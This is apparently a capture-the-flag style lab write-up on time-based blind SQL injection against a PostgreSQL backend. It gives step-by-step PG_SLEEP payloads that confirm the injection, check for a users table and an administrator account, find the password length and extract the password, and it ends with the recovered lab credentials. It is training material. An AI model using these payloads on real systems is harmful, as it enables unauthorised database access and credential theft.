

Lab: Blind SQL injection with time delays and information retrieval

• Check for Blind SQLi with time delays via this payload (' || **PG_SLEEP(5)** -- -), the response came after 5 seconds




make a conditional payload, if true, sleeps for 5 seconds, else sleep for 0 seconds ('; SELECT CASE WHEN (1=1) THEN PG_SLEEP(5) ELSE PG_SLEEP(0) END---) (Note: The

payload is URL Encoded)




check if users table exist, if true, sleeps for 5 seconds, else sleep for 0 seconds, using this payload ('; SELECT CASE WHEN ((SELECT 'a' FROM users)='a' limit 1) THEN PG_SLEEP(5) ELSE PG_SLEEP(0) END -- -)



check if the username "administrator" exists ('; SELECT CASE WHEN ((SELECT 'a' FROM users where username='administrator' limit 1)='a') THEN

PG_SLEEP(5) ELSE PG_SLEEP(0) END -- -)



- Get the length of administrator's password ('; SELECT CASE WHEN ((SELECT LENGTH(PASSWORD))
 FROM users where username='administrator' limit 1)=1)
 THEN PG_SLEEP(5) ELSE PG_SLEEP(0) END -- -), I'll run a python script to get the length of the password.
- Password length: 20
- Run a python script to get the password.

• Log in using username="administrator", password="txtjlkwmjqtbud05kdfd"

